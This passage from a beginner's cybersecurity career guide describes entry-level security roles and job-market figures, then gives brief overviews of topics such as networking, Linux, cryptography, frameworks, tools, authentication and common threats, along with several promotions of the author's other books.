They hit somebody else's system, and brought systems down and had no clue that they did it until after the fact. So you can imagine what the liability would be is if you're running a test and you break somebody else's systems.

Defensive security is where you're going to get your solid foundation, your fundamentals, and you're going to start learning how security gets done. Learning the basics of Cybersecurity and computer security, that will allow you to branch into those management roles, and into those offensive roles later on in the future.

If you are starting out, you need to focus on defensive roles first, and there are a few that I do recommend. I suggest when you get started looking for a job, you start looking for Information Security Analyst roles.

You can also start looking for Security Officer and Security Engineering roles. The reason I recommend these roles is that they're relatively average across all kinds of different companies.

There are all sorts of different industries including health or financial and defense industries have these roles. They're going to give you a chance to learn not only the security industry but they're going to offer you an opportunity to expose yourself to the management side too.

If you're working for somebody, you're going to have a manager, and it'll also give you a chance to maybe delve into the offensive side a little bit before you decide what you want to do.

Each one of these roles provides you full access to all aspects of security. The Security Analyst Officer and Engineer will give you access to all of that. You're going to get a lot of experience right up front, but why these specific jobs?

I mean I covered the what and why they're so great, but why do I recommend these particular jobs? Well, because, with zero years of experience, you can

get one of these jobs and they give you a lot of career growth.

With that being said, let’s move on and look at other Security roles and their associated responsibilities staring with a Security Consultant.

Security Consultant

If you want to become a Security consultant, you must have a lot of years of experience. If you're going to tell other people how to do security, you've got to know how to do it first.

The same applies to similar roles, such as a Security Architect. Architects do Security Architecture, but they have to learn a lot about security, general Information Technology, networking, hardware and software, virtualization, cloud computing, all these different aspects.

Architects have to learn all these technologies so they can tell somebody or show somebody how to place components within an architecture to make them work.

The same applies to Penetration Testers, which I just covered. That's a lot of liability and if you don't know what you're doing that is not a place you want to be.

From the legal aspect, Forensics is another role that's out there. You've got to understand the technology before you get into those things. These Analyst, Engineer, and Officer roles will give you an opportunity to grow your skill set and grow your career, and give you the growth you need to get to that next level.

Right at that next level is where you can be a Consultant or a Penetration Tester, or even a Forensic Analyst. But, if you have no experience, I recommend these roles so let's move on and look at each one.

Security Analyst

Let's look at the Security Analyst role and what you are doing as an Information Security Analyst. In general, each company has specifics. This is why we have to look at job postings to find out the specific responsibilities. In general, a Security Analyst monitors and analyses system activities.

That's from a security point of view, and what you're doing is that you're

monitoring a system that's controlling SNMP or Simple Network Management Protocol.

There will be traps going across the network. It'll report to a system, and you're watching out for these alerts come in. Next, you're going to respond to those by analysing the logs and behaviours.

Maybe it's a false positive which means that the system is picking it up, but it's not a problem.

Perhaps you're analyzing a specific compliance, if you have security controls which are mechanisms that you put in place to protect the system if you have restrictions in place that are failing.

You analyze that problem and typically you'll investigate these problems, and then you'll report them back to either a manager, or to another department.

Sometimes you can be involved in doing risk and security assessments as well, which is great, so you'll take a look at what's going on in the system.

Because you have such a unique point of view, you can tell an Engineer or an Architect where some of the risks lie in the system that you see.

Then you are also get to participate in security assessments, where you're scanning susyems and servers on the network. This role is outstanding if you have an analytical mindset.

If you like to solve problems and you like to do things in real time, a security officer is the opposite of an Analyst. This is where you're similar to a manager, but you're not.

You're going to be responsible for planning to develop and to enforce security strategy across either the company or the enterprise. What you're going to do if you're going to create and implement plans and policies.

You're going to draft security documentations, sometimes you handle training and awareness, as well you're bringing in employees to either train them on new systems or just in general on what’s going on in within the company.

Maybe you have a new security policy, and you've got to educate people on that. You'll be accountable for making sure everyone gets trained.

Individual companies have other regulations if you're dealing with like a company that exports materials to a foreign country. Sometimes you have to

do Export-Import training from a security aspect.

Security Officer

A Security Officer supports people in other roles too such as an Analyst and or an Engineer, and might also involved in some cross training. It’s a kind of cross effort work, or maybe you're helping an engineer to design something, or you're helping an analyst to solve a problem that they're seeing.

An Officer is a general security role. It's an excellent role to get into first, and you may be branched out to other purposes, such as an Analyst or Engineer but it all depends on you.

Security Engineer

A Security Engineer’s job is to design, develop, and deploy security solutions. In general everyone has different qualifications across the industry so for example, there are Engineers who don't do any Engineering.

It's just the job title companies come up with so they get people to apply. A Security Engineer might be looking at either new things that come in as a business requirement and needs to be implemented in the system, or reviewing existing systems that are already deployed to ensure they are functioning well. You're also looking at these systems to redesign, redevelop, and even redeploy at some point, therefore a Security Engineer has to do a lots of documentation.

Sometimes you might be dealing with multiple requirements at the same time because you need to pass those down to other Engineers that need to implement those systems.

You're going to be doing documentation very often to test and assess systems and their functionality certainly from the defensive point of view only. You're testing systems to make sure that your security solutions are deployed properly, they're correctly configured, and they're working as intended to.

Then you're also responsible for troubleshooting security related tickets and problems that are raised either by your manager or other Infrastructure team members.

For example a Security Analyst receives an alert coming in, and there's a problem with one of the solutions deployed. You're going to look at that

solution, and determine if it’s indeed not functioning or just a false alert.

If that security solutions is not functioning correctly, then you have to figure out if you can fix it, or raise it with a third party vendor or support provider that you have contract with.

You also have to continuously educate yourself on trending technologies and if you do come across with a different design that’s either more efficient or works out cheaper in a long run, then you have to present that solution to the business.

Presenting that new solution to the business doesn’t mean that you have to learn it inside out. But, perhaps you can contact the third party company who offers that particular solution and ask them for either a demo remotely.

Or better, you can invite the third party company into your business so they can provide a demo to you and your manager about their solution.

Meeting like these are excellent for understand how new solutions can support specifically your business requirements, as well as look at the pros and cons in a short term and in a long run.

Moving on, these are the roles I suggest you focus on and I don't want you to get locked into these roles just yet. I know if you're new to Cybersecurity, or you're still confused about what to do, don't get locked in don't think that these roles are the only options you have.

If you're stuck figuring out which job is going to fit you, well the Analyst, the Officer and the Engineering roles the ones you should target first. They are the best place to start.

They will allow you to grow up into 10 years of experience in some of those roles, and soon enough, you're going to find out what interests you and what doesn't.

You're going to start migrating towards one role or the other because you will find some of them role relevant or more appealing. By having a basic understanding what each of these roles cover in terms of responsibility, I hope you can find it helpful, but remember these are only guidelines.

These are only here to help you make the right decisions so you can start focusing on what the direction your heart and your mind tell you.

You will still have to do further research and fully understand what

Cybersecurity role exactly you want to commit to.

Yet, I want to further grow your confidence. First of all, when it comes to Cybersecurity, you've picked the right field to be in, and I want to share with you some of the possibilities that exist within Cybersecurity today.

Nowadays in Cybersecurity, organizations are spending billions of dollars on Cybersecurity and it's expected to grow to 1 trillion by the year 2021.

Job openings cannot be filled fast enough to meet the demand for Cybersecurity, and data breaches increased as much as 52% in 2019, and it's expected to grow this year in 2020 and beyond.

Therefore, we don't see any decrease for data breaches and attacks. They are just getting more complicated as they go on. In terms of the job market within Cybersecurity, in the first quarter of 2019, there were 470,000 people employed as Cybersecurity professionals.

There were over 720,000 job openings, and the supply of Cybersecurity professionals are very low. As you see, there are many people working, but there is a lot more demand to grow this skillset.

There are not enough people to fill these roles, while there are over 1 million jobs now in Cybersecurity. One million jobs and the supply is low.

I go so far as to call it low because it is tough to fill these positions. However you can fill one of these positions. In terms of growth in Cybersecurity, it is projected to grow one trillion dollars in spending by 2021.

They also predict that another 530,000 new Cybersecurity roles will open and that is expected to increase in 2021 and beyond. We do not have the employment reports or the job reports at this point, but by the end of 2020, we will know that, and you will see an increase in demand for Cybersecurity professionals.

To guarantee that you have the best chance for success, I want to focus on three specific areas. One is called Security Management, two is Offensive Cybersecurity, and three is Defensive Cybersecurity.

So let's dive into each of these so that you understand what goes on inside each of these roles. First, we'll start with Management. Management is the day-to-day security operations and security programs.

This is where you're managing security personnel, you're managing security

operations, and even security programs, so you're doing things like planning strategy policies and procedures.

Scheduling, tasking all kinds of different things that happen at the management level. You're also responsible for managing security teams in the offensive side, and you're assessing for threats and vulnerabilities through simulated attacks.

In short, you're trying to attack and compromise information systems. Things like ethical hacking, penetration testing, performing third-party vulnerability assessments, and providing feedback to those clients and customers.

These are the things that you do on the offensive side. On the offensive side, you typically do not provide any corrective configuration or action.

Your job is to assess threats and vulnerabilities and report those when you get to the defensive side. This is where the core of most security roles exists.

You're defending the information system from potential attacks, so you are planning and designing defensive mechanisms.

You're also configuring components and you're operating and maintaining the system. You're also testing and assessing from a defensive perspective, monitoring, responding to incidents, therefore all kinds of things happen at the defensive level.

These are the three focus areas where you're going to have the best success probably. Within these roles, there are specialty roles that exist as well. Here's just a quick overview of the different types of specialties that exist in Cybersecurity.

There's Network security; there's Forensics, there's Cryptography, there's Risk Management, there's Compliance, there are Cloud and Virtualization Security, but there are many more things that you can do in Cybersecurity.

Also, within these specialties, there are so many different jobs as well. There are jobs like Cybersecurity Cngineer, Information System Security Officer, Incident Handler, Security Auditor or Security Assessor.

There are different opportunities which are lead to confusion in trying to break into this business. This is because you hardly know where to start.

There are so many different roles and so many different jobs, and you're probably thinking where to start. There are just a bunch of job titles. Yet,

there are a few specific roles that seem to pay pretty good in this industry.

The roles that I find that pay the most are; Cybersecurity Analyst, IT Security Consultant, Cybersecurity Engineer, and if you want to go to the management level and be a Chief Information Security Officer.

You can see the kind of money that you stand to make working in that field. From an average pay perspective, a Security Analysts, Security Consultants, Cybersecurity Engineers and CISO-s or Chief Information Security Officers make very good money.

Therefore if you're working as a Security Professional, you stand to get paid pretty good money. Why you should get into Cybersecurity right now?

Well, the demand is incredibly high, and the supply is incredibly low. The salaries are unbelievable, but there are also multiple opportunities in this business, as well as multiple jobs.

I have explained most of the different job opportunities, all the different roles you can fill, but you have to understand that this is a growing business field, therefore we will see even more roles within this industry.

With that being said, no matter what is your skill set, because there is an opportunity for you in Cybersecurity. This industry is only going to grow, and it's going to grow sharply as more attacks come along.

There's going to be more growth, and by the year 2021, once there are a trillion dollars will be spent, you will be an experienced professional in the field.

But now you must be thinking: “well are there any technologies that I should be aware?” The answer is yes. There are many technologies that you should be aware, and we are going to be looking at those in the next chapter.

Chapter 6 The OSI model

Moving on where we left off, there are many technologies that are related to Cybersecurity, and you should aware some of them. It's always better to have exposure to them and that will be extremely beneficial to you and will absolutely help you to get into this industry.

Yet, there are so many technologies already revolving around Cybersecurity, that you will find that professionals rather specialise in some of these fields instead of learning them all.

By specialising in one or two of these technologies are great, yet if you have an overall idea about them all, that will not only boost your knowledge but will also help you in job interviews or writing your resume.

I will list many technologies but please bear in mind there are many more and as the industry expands, you can only expect to see even more Cybersecurity related technologies, tools and frameworks.

In short, the OSI model covers the basic networking concepts. The key element of networking and how protocols flow to make the network work, there is a network concept called the OSI Model.

OSI stands for Open System Interconnection Model, which is a model that characterizes and standardizes the communication functions of a telecommunication or computing system without regard to its underlying structure and technology.

It's a difficult topic. It's not easy, but once you get it, you going to be a networking expert.

The OSI model is part of various Certifications such as the CompTIA Network+, CompTIA Security+, and it's also a prerequisite for most CCNA-s, which is mainly covered in CCENT or Cisco Certified Entry Network Technician.

The CompTIA Certifications are only highlighting the OSI model, but Cisco's CCENT covers the OSI Model in depths, in fact in much more depths.

One advise for you, is that do not get stuck with the OSI model and think to

yourself that you don’t understand it, just keep on moving to learn other technologies, and keep on revising again and again, and shortly after it will all make sense.

In summary, look into the basic networking concepts and have a good fundamental knowledge of how they work.

Chapter 7 Linux

When it comes to Linux, you should have a good fundamental knowledge of how it works, therefore get yourself familiar with that, because it is used very often in Cybersecurity.

Even if you just read about Linux on the Wikipedia page alone can help you tremendously. I have a whole chapter just Focusing on Linux in my other book called "Ethical Hacking with Kali Linux: Learn Fast How to Hack like a Pro" which you can find on Amazon simply by searching for Hugo Hoffman, or Ethical Hacking with Kali Linux.

For example, who created Linux, how many versions are out there, which ones are free, and which ones are not. Also, some are free to use, but once they used in a production environment, the license should be purchased, such as RedHat Linux or Ubuntu, yet many people don't know this.

There are companies truly believe that these licenses are free. Either way, the point is that you should be aware of some basic Linux systems, such as Ubuntu, Fedora, CentOS, RedHat, and of course KaliLinux.

All Penetration Testers are using Kali Linux therefore that should be your main focus. If you are in Cybersecurity, you must be aware Kali Linux at least a little. There is no way around it, and you have no excuse not to have a basic understanding of it or at least understand the purpose of it and what is capable of.

Chapter 8 Device Protection

End-point protection

End-point protection is required to secure computers phones, wireless devices, printers, mobile devices and terminals. These are Antivirus software such as Windows Defender, Kaspersky Lab, Avast Antivirus, Norton AntiVirus, AVG AntiVirus, McAfee, Symantec Endpoint Protection, Application firewalls or Personal firewalls. There are many more, but I only listed the most advanced, most reliable, and most common software that used with large organizations.

Network protection

When we look at Network protection, we are talking about networks and devices such as VPN-S or Virtual Private Networks, Firewalls, Network Security Services, Circuit-level gateways, Intrusion Detection Systems, Intrusion Prevention Systems, Routers, Switches, Wireless LAN Controllers and so on.

Once again, there are many more networking devices that are all require some sort of protection, but I only listed the most common devices either if they are hardware or software based that are mainly used within large organizations.

Storage protection

Storage protection is also very important, and here we are talking about Disk encryption software, Filesystem-level encryption, Hardware-based full disk encryption, Personal data, General Data Protection Regulation, Privacy policy, or Information security audit.

Chapter 9 Cryptography

Cryptography is vital to many models of Cybersecurity. Cryptography applies algorithms to shuffle the bits that represent data in such a way that only authorized users can unshuffle them to get hold of the original data.

Cryptographic algorithms use mathematics to achieve effective shuffling. Most common cryptographic standards are open where the algorithms are known and published, yet the clever mathematics make it unfeasible to decode the shuffled bits.

Open standards help guarantee that cryptography is secure. Symmetric encryption is a method of encryption involving the same key for both encryption and decryption.

Public key encryption, which is not symmetric, is an encryption method that is widely used because of the enhanced security associated with its usage.

Certificate Authorities or CA-s issue digital certificates that validate the ownership of encrypted keys used in secured communication and are based on a trust model.

To learn more about Cryptography, I highly recommend you to check out my other book called "Cybersecurity for Beginners: Cryptography Fundamentals & Network Security" by searching for Cryptography Fundamentals & Network Security on Amazon.

Chapter 10 Biometrics

There are emerging threats and to combat these, biometrics is being introduced in different sectors and with various aims around the world, while it raising significant challenges for the global security community.

Biometrics and next-generation authentication require high volumes of data about an individual, their activity and behaviour.

Voices, faces and the smallest details of movement and behavioural personalities will need to be stored universally, and this will drive cybercriminals to target and exploit a new generation of personal data.

Exploitation will no longer be restricted to the theft of people's credit card number, but will target theft of their being including using their fingerprints, their voice identification and retinal scans.

Three-factor authentication is the best available option, and that two-factor authentication is a must. Biometrics are the three factors for authentication, and each one makes this process stronger and more secure.

For those charged with defending our digital future, however, understanding an entire ecosystem of biometric software, technology and storage points makes it still harder to defend the rapidly and ever-expanding attack surface.

Understanding at least the basics of Biometric is important in terms of the future of security therefore I highly recommend you to look into this topic perhaps in your free time, but pretty sure you will come across more and more with terms such as biometrics or three-factor authentication.

Chapter 11 **Cybersecurity Standards and Frameworks**

When it comes to Cybersecurity frameworks the NIST Cybersecurity Framework is what's most popular which is designed for businesses to use to assess risks they facing. The NIST Cybersecurity framework is divided into three parts, including Core, Profile and Tiers.

The Core Framework covers an array of activities, outcomes and references about aspects and tactics to Cybersecurity. The Tier Framework is used by an business to clear up for itself and its partners how it views Cybersecurity risk and the degree of sophistication of its management methodology.

A Profile Framework is a list of outcomes that a business has chosen from the categories, based on its requirements and risk assessments.

An organization usually begins by using the framework to develop a "Current Profile" which describes its Cybersecurity actions and what outcomes it is doing.

It can then develop a Target Profile, or adopt a baseline profile custom-made to its sector or the type of business. It can then define the steps from its current profile to its target profile.

If you want to learn more about the NIST Cybersecurity Framework I highly recommend you to check out my other book called;

"Cybersecurity for Beginners: 21 STEPS FOR IMPLEMENTING THE NIST CYBERSECURITY FRAMEWORK" by searching for it on Amazon.

I also have to say that there are other frameworks and standards out there as well such as the National Initiative for Cybersecurity Education, the Center for Internet Security, the CIS Critical Security Controls for Effective Cyber Defense, the Cyber Risk Quantification, the Risk management framework, the Health Insurance Portability and Accountability Act or the Federal Information Security Management Act of 2002. There are few more these are the most well known frameworks that are actually very similar to one another.

Chapter 12 Artificial Intelligence

To build cyber defences capable of operating at the scale and pace needed to protect our digital prosperity, artificial intelligence or AI is a critical element in how the world can build global fight from attacks.

As we understand the need for huge efficiencies in detection, facility of situational awareness and real-time remediation of threats, automation and AI-driven solutions are the future of Cybersecurity.

Critically, the experience of cybercrime up to date illustrates that any technical developments in AI are rapidly seized upon and exploited by criminals, posing new challenges to Cybersecurity in the global threat scene.

The use of AI by criminals will theoretically bypass the entire generations of technical controls that industries have built up over years.

In the financial services sector we will soon start to see criminals deploy malware with the capacity to capture and exploit voice synthesis tools, imitating human behaviour and biometric data to evade authentication of controls for example at people's bank accounts.

Nevertheless, this is only the beginning. Criminal use of AI will indeed generate new attacks, highly targeted and deployed for the greatest impact, and in ways that were not thought possible in industries never previously targeted.

These new attacks will happen in areas such as biotech, for the theft and manipulation of stored DNA code; mobility, for the hijacking of unmanned vehicles; or worse in a healthcare industry where malware tools such as ransomware will be deployed for maximum control.

AI is something that you must look into by watching news on the latest technologies revolving around it and try to keep up to date with if you are in Cybersecurity.

It's almost like you have no choice, simply because you just have to be aware of AI. Even if most employers don't ask for basic fundamentals on AI, it is highly recommended to be aware of it.

Chapter 13 Internet of Things

The Internet of things or IoT is a system of interrelated computing devices,

mechanical and digital machines provided with unique identifiers and the ability to transfer data over a network without necessitating human-to-human or human-to-computer collaboration.

The definition of the Internet of things has changed due to the convergence of multiple technologies such as; machine learning, real-time analytics, embedded systems or commodity sensors.

Traditional fields of embedded systems, wireless sensor networks, automation and control systems are all contribute to enabling the Internet of things.

In the consumer market, Internet of things technology is most synonymous with products relating to the concept of the smart home, which are devices such as home security systems and cameras, lighting fixtures, thermostats and many other devices that support one or more common ecosystems, and can be controlled via devices linked with that ecosystem, such as smart speakers or smartphones.

Other smart devices, such as Amazon's Alexa, smart fridges are primarily running on Linux systems, but having a good fundamental knowledge of how these different types of IoT devices can be hacked or modified in some ways, could be very valuable.

There are so many ways that you can hack or modify these devices; therefore it's recommended that you pay attention to different IoT devices or technologies and news that are coming out to the market.

Chapter 14 Cloud Computing

Cloud computing is the on-demand availability of computer system resources, particularly data storage and computing power, without direct active management by the end-user.

The term is commonly used to describe data centers available to many users over the Web. Large clouds nowadays often have functions distributed over multiple locations from central servers and if the connection to the end-user is moderately close, it may be elected as an edge server.

Cloud computing is one of the biggest thing everyone is talking about nowadays, so it is something that is very important to know. Cloud computing solutions such as AWS Amazon Web Services or AWS, Google cloud, or Azure, are the biggest platforms out there right now, thus you should learn about them or follow these technologies and pay attention to any news broadcasts.

Chapter 15 Public Key Infrastructure & Encryption

There are many things happening in encryption lately, therefore make sure you have some fundamental knowledge of how different encryption works. For example, if you come across encryption methods you should be able to tell if it's a web-based encryption or device based encryption.

The very least, you should know how some of these encryptions work, but also pay attention to different technologies and news that are coming out about these as well.

Regards to the Public Key Infrastructure or PKI it's a set of roles, policies, hardware, software and procedures needed to create, distribute, manage, use, store and revoke digital certificates and manage public-key encryption.

The purpose of the Public Key Infrastructure is to assist the secure electronic transfer of information for a range of network undertakings such as sending confidential emails, e-commerce or internet banking.

It is mandatory for activities where passwords are an insufficient authentication method and more demanding proof is required to confirm the identity of the parties involved in the communication and to authorize the information being transmitted.

PKI it's an advanced topic, so is not that you have to be an expert of the technology, but having a basic understanding why they are required will be extremely beneficial to you in a long run.

Chapter 16 Machine Learning

Machine learning or ML is the study of computer algorithms that advances automatically through experience. It's in a subcategory of artificial intelligence.

Machine learning algorithms build a mathematical model based on sample data to make predictions or decisions without being programmed to do so.

Machine learning algorithms are used in a wide-ranging of apps such as computer vision or email filtering, where it is hard or infeasible to develop conventional algorithms to accomplish the required tasks.

Machine learning is related to computational statistics, which focuses on making predictions using computers. The study of mathematical optimization delivers techniques, theory and app domains to the field of machine learning.

There is another similar term called "Data mining" which is a related field of study, focusing on investigative data analysis through unsupervised education. In its app across business glitches, machine learning is also known as a predictive analytics.

Chapter 17 Cybersecurity Tools

Cybersecurity tools or computerized utilities are designed to study and analyze the security of IT facilities and/or break into them on an unauthorized and potentially criminal basis.

There are various security assessment tools, and once again I have come back to Kali Linux as umber one tool, but you also have to understand that it's for Pen Testers only.

Most people in Cybersecurity never have to use Kali Linux at work simply because they use other Security administrator tools for analyzing networks.

These tools could be Vulnerability scanners such as Qualys, NCM, or Network Configuration Manager, Paessler PRTG, BeyondTrust Retina, Comodo HackerProof, Acunetix, Intruder, Ivanti Security Controls, Symantec Control Compliance Suite, Rapid7 Nexpose, OpenVAS, Nikto, Wireshark, Aircrack, Netsparker, Tripwire IP360, Nessus Professional, Retina CS Community, or even Microsoft Baseline Security Analyzer aka MBSA.

There are more advanced tools out there too for Pen testers other then Kali Linux such as the Metasploit Project, John the Ripper, BurpSuite, netCAT, KisMet or Nmap, but the fact is that most of these tools already built into Kali, therefore Kali Linux is always the first choice for Pen testers.

Chapter 18 Wired and Wireless Authentication

The process by which a potential client is granted authorized use of an IT facility by proving its identity.

These include Authentication, Authorization, Accounting, Usernames, Passwords and Passphrases, OTP-s or One-time passwords, Multi-factor authentication or MFA, Identity management, Encrypted PIN Pad, Shared secret, Principle of least privilege, KeePass Management, Authentication protocols, RADIUS, TACACS+, Kerberos, OpenID, Active Directory Services or AD Management and many more.

It's important to understand that Authentication comes first, Authorization and Accounting is as important. Those three are also knows as AAA, pronounced as "triple a" is not only applied to end-users but end-devices and network-devices too.

It's vital to understand that AAA not only applied to wired but wireless network connectivity too. Securing Wireless networks are finally becoming more and more important to companies as most businesses are moving away from wired connections.

This has various reasons that could include costs, comfort or more flexibility, and if you want to learn about secure wireless connectivity or how wireless works, I recommend you check out my book called;

"Wireless For Beginners: Wireless Technology Fundamentals" on Amazon.

In this book I explain several technologies such as Electromagnetic Spectrum, RF Basics, Wireless Antenna Types, 2.4 GHz & 5 GHz Bands, Legal Requirements for Access Points, Wireless Network Categories, Modulation Basics, Radio Frequency Encoding, how to Influence RF Signals, Path Loss and Signal to Interference Ratio, Link Budget Calculation and Decibels, Wireless Organizations & the IEEE 802.1 Group, 802.11 Standards, MIMO Technology, Beamforming and Channel Bonding, Wireless LAN Types, WLAN Client Adapters and Wireless LAN Controllers, PoE Access Points and SSID Basics, Beacons, Active & Passive Scanning, Authentication & Association Requests, Frame Types and Wireless Security Policy Basics and various wireless technologies such as

802.11 a/b/g/n/ac/ax and 5G networks.

Furthermore, if you want to learn how to Pen test as and how to secure wireless networks, you should also check out my other book called;

"Wireless Hacking with Kali Linux: LEARN FAST HOW TO HACK ANY WIRELESS NETWORKS - PENETRATION TESTING IMPLEMENTATION GUIDE"

If you are interested in Wireless Penetration testing using Kali Linux, you will find this book extremely beneficial, because it covers topics such as:

•What Wireless PenTest Tools you must have

•What Wireless Adapters & Wireless Cards are best for Penetration Testing

•How to Install Vitrual Box & Kali Linux

•Wireless Password Attacks

•WPA/WPA2 Dictionary Attack

•Countermeasures to Dictionary Attacks

•Deploying Passive Reconnaissance with Kali Linux

•Countermeasures Against Passive Reconnaissance

•How to Decrypt Traffic with Wireshark

•How to implement MITM Attack with Ettercap

•Countermeasures to Protect Wireless Traffic

•How to Secure Ad Hoc Networks

•How to Physically Secure your Network

•How to deploy Rogue Access Point using MITM Attack

•How to use Wi-Spy DGx & Chanalyzer

•How to implement Deauthentication Attack against a Rogue AP

•How to deploy Evil Twin Deauthentication Attack with mdk3

•How to deploy DoS Attack with MKD3

•Encryption Terminology & Wireless Encryption Options

•WEP Vulnerabilities & TKIP Basics

•Defining CCMP & AES

•Wireless Authentication Methods & Processes

•4-Way Handshake & Fast Roaming Process

•Message Integrity, Data Protection and Data Tampering

•MIC Code Packet Spoofing Countermeasures and much more…

Chapter 19 Cybersecurity Threats & Exploits

If you are interested getting into Cybersecurity, you must be aware of threats. That's a given. Cybersecurity threats are Cyberattacks, CVE-s or Common Vulnerabilities and Exposures, Privilege escalation, Social engineering, Malware, Spyware, Backdoors, Eavesdropping, Computer viruses, Computer worms, Macro viruses, Keystroke logging, Trojan horse or hardware Trojan, Zombies and Botnets.

Other more sophisticated attacks include Advanced persistent threats, Man-in-the-middle attacks, Man-on-the-side attacks and Meet-in-the-middle attacks, Replay attacks, Dictionary attacks, Denial-of-service or Distributed Denial-of-service attacks, Resource exhaustion attacks, Brute-force attack, Password cracking and Spoofing attacks and much more.

There are many more Cybersecurity threats and Cyberattacks out there but most of them are based on one of those techniques or methods that I just listed, therefore it's important you understand how these attacks work so you can identify how big of a threat they are for the company you are working for.

When it comes to exploits, well they are not exactly threats, rather called exploits which are also violations of IT facilities.

These include the timeline of computer viruses and worms, comparison of computer viruses, Malware analysis, Distributed denial-of-service attacks on root nameservers, Zero-days and Virus hoaxes, Rogue security software, Email spams, fake Antiviruses and Phishing techniques, SYN flood attack, but we can also shift in this category Wi-Fi attacks or just a simply IP address or MAC address spoofing too.

Also worth mentioning some of the old viruses in this category such as the Melissa virus, ILOVEYOU virus, Anna Kournikova or Michelangelo computer virus that are also all Cybersecurity threats.

Once again, there are many more out there, but most of them are based on the ones already listed here. If you want to learn more about Cybersecurity threats I highly recommend you to check out my other book called;

"Cybersecurity for Beginners: 25 MOST COMMON SECURITY THREATS

& HOW TO AVOID THEM”

This book you teach you on how to identify threats that can affect your network, and mitigate against them using some of the best security tools in the industry.

Chapter 20 The “Cybersecurity Mindset”

Most people believe that you have to have a specific mindset to work in a security field, which is relatively true. You do have to think about things in a different way than most people would, but you don’t have to have that so called special weird mindset.

You can think absolutely outside of the box, which could be the number one mindset that you can have in Cybersecurity, but you don’t necessarily have to abbey every single requirement that people normally throw away when it comes to Cybersecurity.

You don’t have to be a black hat hacker. You don’t have to think always about malicious thinks because it is not what security is all about.

There are aspects about Cybersecurity that are like that, but there are also things where you have to have a mindset and think like about how to protect your environment, or how to train your users to protect themselves and the company, or even how to develop policies and SOP-s or Standard Operating Procedures.

The security field is wide open, therefore to say that a very specific mindset is required, is something that you shouldn’t believe in. Instead the most important mindset is to think outside the box.

It’s not a requirement, but if you can think outside the box, that will help you plenty in the Information Security field.

The reason why is because the things you will be protected from those who try to offend them from the other side, as they always think outside the box.

Fundamentally those we call black hat hackers or just black hats, well, their primary duty is to think outside the box and figure out how they can infect or infiltrate in any way so they can advance their attack on employees or devices.

If you are not on the defensive side and not thinking outside the box, well, one of you will have an advantage. There are roles in Cybersecurity where you have to position yourself to be on the offensive side.

For example, you might have to do penetration testing on a company

employee, and once it comes to that, thinking outside the box, will be your primary objective.

Overall, don’t think or feel that you don’t fit a role in a Cybersecurity space because you feel that your mindset is very similar to most people. Anyone can fit in to the cybersecurity field.

The fact is that people coming into Cybersecurity from all sorts of backgrounds. There are people who become very interested in a Cybersecurity field without even thinking about it, so if you are interested in this field yet you are still filling a completely different job title, you shouldn't worry at all.

If you want to work in the Cybersecurity field, go ahead and take some initial steps forward to your desire. Once you set your mind to focusing onto this field, you will be just fine. Any mindset you have, all you have to do, is to bring it to this field.

Bring the thinking of your own to this field, because we always need people who can look at issues from different perspectives. Just remember to keep yourself encouraged and think about that you can indeed succeed in Cybersecurity.

With that being said, there are a few key thinking concepts in Cybersecurity that you should perhaps train yourself on or look at yourself to understand if security is what you are really looking to get into.

The first one comes to mind is critical thinking and multi-tasking. To simply put, if you can think like the enemy while also able to manage multiple tasks, then it’s something that will be advantageous to you.

For example, you might see someone might be taking home spreadsheets that could harm the company or assets that they are not supposed to and you are able to identify that they are security risks.

Those are important because a black hat would be able to turn these to their advantage, and use it against you or your company, so it’s important not to be ignorant on those details.

Next attitude that you should have or at least would be advantageous as in Cybersecurity is to question everything. For example, how specific technologies work.

Instead of enjoying free internet access, question the infrastructure team on what kind of filters are they put in place either if is a software or a proxy server and what kind tools they have that would alert them if someone would try to access sites they should not.

For example if someone is trying to go to a gambling website but perhaps not directly but through a Facebook App that redirects users. Another good example you should question is what if someone is trying to access torrent sites or even adult contents.

Are they allowed to reach these sites and if they aren't, what are the end user experiences? Here, we are talking about legal warning messages that should comply with the Country's regulations for example.

Those should be continuously reviewed not only on wired but on wireless networks too. Also if you have some sort of a guest wireless network, those should also be checked making sure that those are also secured.

This is just an example, but within most companies there are few things or technologies that are there to provide comfort to most end-users, but when it comes to a black hat, he would try to think outside the box and look at possible vulnerabilities to either break in or access data that he should not.

There is no hard in looking at technologies and their deployment process at least understanding and reading the high level documentation to see what was the original requirement, so you better understand if there is any misconfigurtion or a technology limitation.

Can you make a specific technology work in a way that is not designed to? Because if you are thinking like the enemy, and questioning things in a way that the enemy would, that skillset will be enormously valuable to you and the company you are working for.

How is it possible to exploit a specific technology, or what would happen if it would be hacked? You have to think about how you can proceed to protect that particular technology, so it will be kept safe.

Critical thinking and questioning anything is where you have to think outside the box. It's extremely important in most Cybersecurity roles out there.

You have to think about all the possibilities that can happen with a specific technology that you might be working with.

You also have to analyze and understand technologies, policies, applications, and people. Discover vulnerabilities, exploits, and weaknesses in infrastructure, applications, and users.

Determine the best course of action to reach a solution. From analysis and discovery to implement a solution to fix issues are all important aspects within an environment.

You have to start from the bottom level of a security issue, and working your way through it. For instance, you must be able to analyze your users by learning their habits.

Learning what they are doing, so you might find something that is out of the ordinary. Their email address is compromised? Maybe their mobile device is compromised? Maybe their credentials were stolen?

Perhaps you want to find out how vulnerable your end users are, and running tests, such as sending out phishing emails and see how many people are clicking on what they not supposed to click on.

That would provide an overall idea on what kind training your end users will have to be part of. Once you have collected that data, you can compare it with a previous quarter or year to date data, so you can measure your success.

As a sidenote, you will never achive 100% security especially with end-users even if they are highly trained. When it comes to organized and specifically targeted phishing attacks on a human, well we know that works as we all have seen that demostarted when for example James Comey FBI Director was hacked.

Chapter 21 How to get working experience

When you look at Cybersecurity jobs overall, there is a wide range of technology, people, and processes. Some people moved across to Cybersecurity from a completely different background, while others coming from general IT.

One of the most common task for in Cybersecurity is managing documents, therefore there is always a need for people who have a skill set that can translate into an entry-level job.

There are indeed lots of stories on what kind of skillsets required in the event of simple malfunctions. Technically speaking, when it comes to protecting critical infrastructure or protecting core technology, there are many Cybersecurity skills that are portable or transferable across many companies and industries.

Employers mostly look for typical foundational skills, such as associates with working experience, but realistically speaking for entry-level jobs, people come from all sorts of backgrounds.

There are many Cybersecurity roles where no technical experience is necessary, such as someone whose purpose is to validate supply chains, or third-party risks, or even auditors.

Therefore the skills are transferrable from many backgrounds rather than only from technical natures. Many people think that you can not get into Cybersecurity, because they seem to think that you must have either a college degree or a few certifications.

Anyone who tells you that you have to get a degree; it’s just simply not true. What the degree will do, is to give you foundational knowledge, so if you go and get an IT degree or a Computer Science Degree, or even a Cybersecurity degree, well those are various certifications packaged up into a degree program.

